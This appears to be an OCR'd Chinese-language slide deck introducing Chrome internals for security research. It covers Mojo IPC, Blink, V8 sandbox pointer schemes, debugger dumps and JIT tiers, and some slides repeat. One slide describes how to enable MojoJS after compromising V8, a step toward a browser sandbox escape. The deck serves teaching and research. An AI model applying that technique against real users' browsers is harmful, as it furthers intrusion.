
- 以 “Battery Status” 的 Mojo interface 為例



圖：https://youtu.be/o-nR7enXzII?t=307

Chrome 101
IPC

- 以 “Battery Status” 的 Mojo interface 為例



圖：https://youtu.be/o-nR7enXzII?t=307

Chrome 101
IPC

- Chrome 預設不會啟用 Mojo，需要加上額外參數 “--enable-blink-features=MojoJS”
- 如何在打穿 v8 後啟用 Mojo？
  - 2024/02/02 以前 - 改全域變數 “enable_mojo_js_bindings_” 成 1
  - 2024/02/02 以後 - unknown，細節可參考 40632721
    - 猜測能呼叫 “WebV8Features::AllowMojoJSForProcess()” 一樣可以繞掉

Chrome 101
IPC


- 猜測呼叫 “WebV8Features::AllowMojoJSForProcess()” 一樣可以啟用 Mojo

```
+// static
+void WebV8Features::AllowMojoJSForProcess() {
+  ContextFeatureSettings::AllowMojoJSForProcess();
+}
```

```
+// static
+void ContextFeatureSettings::AllowMojoJSForProcess() {
+  if (*mojo_js_allowed_) {
+    // Already allowed. No need to make protected memory writable.
+    return;
+  }
+  base::AutoWritableMemory<bool> mojo_js_allowed_writer(mojo_js_allowed_);
+  mojo_js_allowed_writer.GetProtectedData() = true;
+}
```

Chrome 101
Renderer


- Blink - Chrome 的 rendering engine。Embedded 兩個 components：
  - JavaScript Engine - 用來解析並執行 JavaScript
  - Chrome Compositor - 負責所有圖形介面的呈現



圖：https://docs.google.com/document/d/1aitSOucL0VHZa9Z2vbRJSyAIsAz24kX8LFByQ5xQnUg/edit#heading=h.5bi68m3d1uqo

Chrome 101
Renderer

- Blink - Chrome 的 rendering engine。Embedded 兩個 components：
  - JavaScript Engine - 用來解析並執行 JavaScript
  - Chrome Compositor - 負責所有圖形介面的呈現



圖：https://docs.google.com/document/d/1aitSOucL0VHZa9Z2vbRJSyAIsAz24kX8LFByQ5xQnUg/edit#heading=h.5bi68m3d1uqo

Chrome 101


Renderer

- V8 - Chrome 所使用的 JS Engine
  - Sandbox 機制提升安全性
  - 多階段的 JIT，提升了執行效能
  - 有效率的 GC，避免不必要的記憶體使用

圖：https://en.wikipedia.org/wiki/V8_(JavaScript_engine)


Chrome 101
V8 Sandbox

- 官方有詳細的文件
  - Compressed pointer
  - Sandboxed Pointer
  - Trusted Pointer
  - External Pointer Sandboxing
  - Code Pointer Sandboxing




Chrome 101

V8 Sandbox



Chrome 101
V8 Sandbox

- Compressed pointer
  - 因為 Heap 為 4GB，因此 pointer 都會有相同前 4 bytes
  - Object 只會存 pointer 的後 4 bytes
  - 前 4 bytes 被稱作 base，存在暫存器 r14



圖：https://v8.dev/blog/oilpan-pointer-compression

Chrome 101
V8 Sandbox

- Compressed pointer
  - 為了與 Small Integer (SMI) 做區別，使用 Value Tagging 的機制
  - 當最後一個 bit 被設起，就代表該資料為 compressed pointer value

```
                    |----- 32 bits -----|----- 32 bits -----|
Compressed pointer:                     |______offset_____w1|
Compressed Smi:                         |____int31_value___0|
```


圖：https://v8.dev/blog/pointer-compression

Chrome 101

V8 Sandbox

```
*RAX  0x0
*RBX  0x7fd0e5bb9500 (v8::internal::Runtime_SystemBreak(
*RCX  0x5
*RDX  0x5633f68e7990 —▸ 0x287700000000 ◂— 0x40000
*RDI  0x7ffc76b20f18 ◂— 0x0
*RSI  0x563
*R8   0x7ffc
*R9   0x37
*R10  0x7fd0
*R11  0x7fd0e7cfe7f0 (v8::base::OS::DebugBreak()) ◂— pus
*R12  0x28770015b865 ◂— 0x550000003e000009 /* '\t' */
*R13  0x5633f68e7a10 —▸ 0x7fd0e3befa00 (Builtins_Adaptor
*R14  0x287700000000 ◂— 0x40000
*R15  0x7ffc76b21048 —▸ 0x287700000251 ◂— 0x1
*RBP  0x7ffc76b20f30 —▸ 0x7ffc76b20fc0 —▸ 0x7ffc76b20fe8
*RSP  0x7ffc76b20ee0 ◂— 0xe7b59e10
*RIP  0x7fd0e5bb9912 (v8::internal::__RT_impl_Runtime_Sy

 ► 0x7fd0e5bb9912 <v8::internal::__RT_impl_Runtime_Syste
   0x7fd0e5bb9916 <v8::internal::__RT_impl_Runtime_Syste
   0x7fd0e5bb991a <v8::internal::__RT_impl_Runtime_Syste
::Isolate const*)@plt                <v8::internal::Read
```

斷點在 internal function，可以看到 r14 存放著 base

```
DebugPrint: 0x28770024cf9d: [JS_OBJECT_TYPE]
 - map: 0x2877001448c9 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x287700144a95 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>
 - elements: 0x287700000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x287700000219 <FixedArray[0]>
 - All own properties (excluding elements): {}
0x2877001448c9: [Map] in OldSpace
 - type: JS_OBJECT_TYPE
 - instance size: 28
 - inobject properties: 4
 - unused property fields: 4
 - elements kind: HOLEY_ELEMENTS
 - enum length: invalid
 - back pointer: 0x287700000251 <undefined>
 - prototype_validity cell: 0x287700000add <Cell value= 1>
 - instance descriptors (own) #0: 0x287700000285 <DescriptorArray[0]>
 - prototype: 0x287700144a95 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>
 - constructor: 0x2877001445d9 <JSFunction Object (sfi = 0x2877004518c5)>
 - dependent code: 0x287700000229 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

```
pwndbg> x/10wx 0x28770024cf9d - 1
0x28770024cf9c: 0x001448c9      0x00000219      0x00000219      0x00000251
0x28770024cfac: 0x00000251      0x00000251      0x00000251      0xbeadbeef
0x28770024cfbc: 0xbeadbeef      0xbeadbeef
```

Chrome 101

V8 Sandbox

```
*RAX  0x0
*RBX  0x7fd0e5bb9500 (v8::internal::Runtime_SystemBreak(
*RCX  0x5
*RDX  0x5633f68e7990 —▸ 0x287700000000 ◂— 0x40000
*RDI  0x7ffc76b20f18 ◂— 0x0
*RSI  0x5633f68e7990 —▸ 0x287700000000 ◂— 0x40000
*R8   0x7ffc76b21078 —▸ 0x7ffc76b210a8 —▸ 0x7ffc76b21110
*R9   0x37
*R10  0x7fd0e7c7b790 ◂— 0xc001200013197
*R11  0x7fd0e7cfe7f0 (v8::base::OS::DebugBreak()) ◂— pus
*R12  0x28770015b865 ◂— 0x550000003e000009 /* '\t' */
*R13  0x5633f68e7a10 —▸ 0x7fd0e3befa00 (Builtins_Adaptor
*R14  0x287700000000 ◂— 0x40000
*R15  0x7ffc76b21048 —▸ 0x287700000251 ◂— 0x1
*RBP  0x7ffc76b20f30 —▸ 0x7ffc76b20fc0 —▸ 0x7ffc76b20fe8
*RSP  0x7ffc76b20ee0 ◂— 0xe7b59e10
*RIP  0x7fd0e5bb9912 (v8::internal::__RT_impl_Runtime_Sy

 ► 0x7fd0e5bb9912 <v8::internal::__RT_impl_Runtime_Syste
   0x7fd0e5bb9916 <v8::internal::__RT_impl_Runtime_Syste
   0x7fd0e5bb991a <v8::internal::__RT_impl_Runtime_Syste
::Isolate const*)@plt                <v8::internal::Read
```

```
DebugPrint: 0x28770024cf9d: [JS_OBJECT_TYPE]
 - map: 0x2877001448c9 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x287700144a95 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>
 - elements: 0x287700000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x287700000219
 - All own properties (exclud
0x2877001448c9: [Map] in OldS
 - type: JS_OBJECT_TYPE
 - instance size: 28
 - inobject properties: 4
 - unused property fields: 4
 - elements kind: HOLEY_ELEMENTS
 - enum length: invalid
 - back pointer: 0x287700000251 <undefined>
 - prototype_validity cell: 0x287700000add <Cell value= 1>
 - instance descriptors (own) #0: 0x287700000285 <DescriptorArray[0]>
 - prototype: 0x287700144a95 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>
 - constructor: 0x2877001445d9 <JSFunction Object (sfi = 0x2877004518c5)>
 - dependent code: 0x287700000229 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

物件都在 heap 當中，因此位址前 4 bytes 皆相同

```
pwndbg> x/10wx 0x28770024cf9d - 1
0x28770024cf9c: 0x001448c9      0x00000219      0x00000219      0x00000251
0x28770024cfac: 0x00000251      0x00000251      0x00000251      0xbeadbeef
0x28770024cfbc: 0xbeadbeef      0xbeadbeef
```

Chrome 101

V8 Sandbox

```
*RAX  0x0
*RBX  0x7fd0e5bb9500 (v8::internal::Runtime_SystemBreak(
*RCX  0x5
*RDX  0x5633f68e7990 —▸ 0x287700000000 ◂— 0x40000
*RDI  0x7ffc76b20f18 ◂— 0x0
*RSI  0x5633f68e7990 —▸ 0x287700000000 ◂— 0x40000
*R8   0x7ffc76b21078 —▸ 0x7ffc76b210a8 —▸ 0x7ffc76b21110
*R9   0x37
*R10  0x7fd0e7c7b790 ◂— 0xc001200013197
*R11  0x7fd0e7cfe7f0 (v8::base::OS::DebugBreak()) ◂— pus
*R12  0x28770015b865 ◂— 0x550000003e000009 /* '\t' */
*R13  0x5633f68e7a10 —▸ 0x7fd0e3befa00 (Builtins_Adaptor
*R14  0x287700000000 ◂— 0x40000
*R15  0x7ffc76b21048 —▸ 0x287700000251 ◂— 0x1
*RBP  0x7ffc76b20f30 —▸ 0x7ffc76b20fc0 —▸ 0x7ffc76b20fe8
*RSP  0x7ffc76b20ee0 ◂— 0xe7b59e10
*RIP  0x7fd0e5bb9912 (v8::internal::__RT_impl_Runtime_Sy

 ► 0x7fd0e5bb9912 <v8::internal::__RT_impl_Runtime_Syste
   0x7fd0e5bb9916 <v8::internal::__RT_impl_Runtime_Syste
   0x7fd0e5bb991a <v8::internal::__RT_impl_Runtime_Syste
::Isolate const*)@plt                <v8::internal::Read
```

```
DebugPrint: 0x28770024cf9d: [JS_OBJECT_TYPE]
 - map: 0x2877001448c9 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x287700144a95 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>
 - elements: 0x287700000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x287700000219 <FixedArray[0]>
 - All own properties (excluding elements): {}
0x2877001448c9: [Map] in OldSpace
 - type: JS_OBJECT_TYPE
 - instance size: 28
 - inobject properties: 4
 - unused property fields: 4
 - elements kind: HOLEY_ELEMENTS
 - enum length: invalid
 - back pointer: 0x287700000251 <undefined>
 - prototype_validity cell: 0x287700000add <Cell value= 1>
 - instance descriptors (own) #0: 0x287700000285 <DescriptorArray[0]>
 - prototype: 0x287700144a95 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>
 - constructor: 0x2877001445d9 <JSFunction Object (sfi = 0x2877004518c5)>
 - dependent code: 0x287700000229 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

實際存在 object 內的
pointer 都只有存末 4 bytes

```
pwndbg> x/10wx 0x28770024cf9d - 1
0x28770024cf9c: 0x001448c9      0x00000219      0x00000219      0x00000251
0x28770024cfac: 0x00000251      0x00000251      0x00000251      0xbeadbeef
0x28770024cfbc: 0xbeadbeef      0xbeadbeef
```

Chrome 101


V8 Sandbox

- Sandboxed Pointer
  - 概念與 Compressed pointer 類似，但從 4GB (Heap, 32 bits) 變為 1TB (Sandbox, 40 bits)
  - Object 存 encode 後的 8 bytes pointer
  - 存取前會先 decode 取得原本的 pointer，如下圖：

```
movq(destination, field_operand); ; target
shrq(destination, Immediate(kSandboxedPointerShift)); ; 24
addq(destination, kPtrComprCageBaseRegister); ; r14
```

Chrome 101
V8 Sandbox

- External / Code / Trusted Pointer Sandboxing
  - 建 Table 紀錄 Sandbox 外 Object 的位址以及型態
  - Object 若需要使用 Sandbox 外的 Object，會存 Object 在 Table 中的 index
  - 存取時拿 index 去查 Table，並且檢查與 Table Entry 紀錄的型態是否相符




圖：https://docs.google.com/document/d/1CPs5Putbnml-c5g7e_Td9CNGh5BvpLleKCqUnqmD82k/edit#heading=h.xzptrog8pyxf

Chrome 101
V8 Sandbox

- V8 Sandbox - Hardware Support
  - 核心機制仍是把 address space 分成 trusted 跟 untrusted
  - 實作必須解決兩個問題：
    - 如何區分 privileged 與 unprivileged 的 data
    - 如何區分 privileged 與 unprivileged 的 code
  - 又可分成 hardware-assisted 以及 hardware-based

Chrome 101

V8 JIT



By @addyosmani

圖：https://x.com/addyosmani/status/829728691798188034

Chrome 101
V8 JIT

- Interpreter
  - Ignition - 負責將 JS code compile 成 bytecode 並執行

圖：https://v8.dev/blog/launching-ignition-and-turbofan

Chrome 101
V8 JIT

- JIT Compiler - SparkPlug → Maglev → TurboFan
  - SparkPlug - non-optimizing JS compiler，compile 時間快，執行速度慢

圖：https://medium.com/@yanguly/sparkplug-v8-baseline-javascript-compiler-758a7bc96e84

